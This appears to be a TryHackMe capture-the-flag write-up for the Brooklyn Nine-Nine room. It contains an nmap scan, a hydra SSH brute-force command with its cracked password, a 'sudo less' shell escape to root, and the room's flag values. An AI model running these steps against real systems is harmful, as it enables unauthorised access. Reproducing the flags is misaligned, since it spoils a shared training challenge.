BrooklynNineNine_THM

Enumuration

# Ftp anonymous connection allowed and we get a note .

# Note says: From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine

# We bruteforced jakes password and hit the jackkpot jack:987654321

# We login as jake

NMAP


```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.4.30.255
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   206.95 ms 10.4.0.1
2   ... 3
4   462.63 ms 10.10.107.139

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.17 seconds
```

FTP:21

SSH:22

# Jake password was easily bruteforced

jake:987654321



```
┌──(root💀kali)-[~/Github/TryHackMe-Notes/Tryhackme/B99_THM]
└─# hydra -l jake -P ../../../../WordLists/rockyou.txt ssh://$IP
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-19 17:06:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.107.139:22/
[22][ssh] host: 10.10.107.139   login: jake   password: 987654321
```

#

HTTP:80

Exploitation

Post Exploitation

# Now User Flag is owned by holt and we cant read it

# UPon seeing sudo priveleges for user jake we can run less binary as root

# gtfobins showed

```
sudo less /etc/profile
!/bin/sh
```

# We are root !!!!!!!

Loot

Credentials

# Jake password was weak as note from amy to jake from ftp server said

Bruteforced the password using hydra

jake:987654321

Flags

# User.txt

ee11cbb19052e40b07aac0ca060c23ee

# Root.txt

63a9f0ea7bb98050796b649e85481845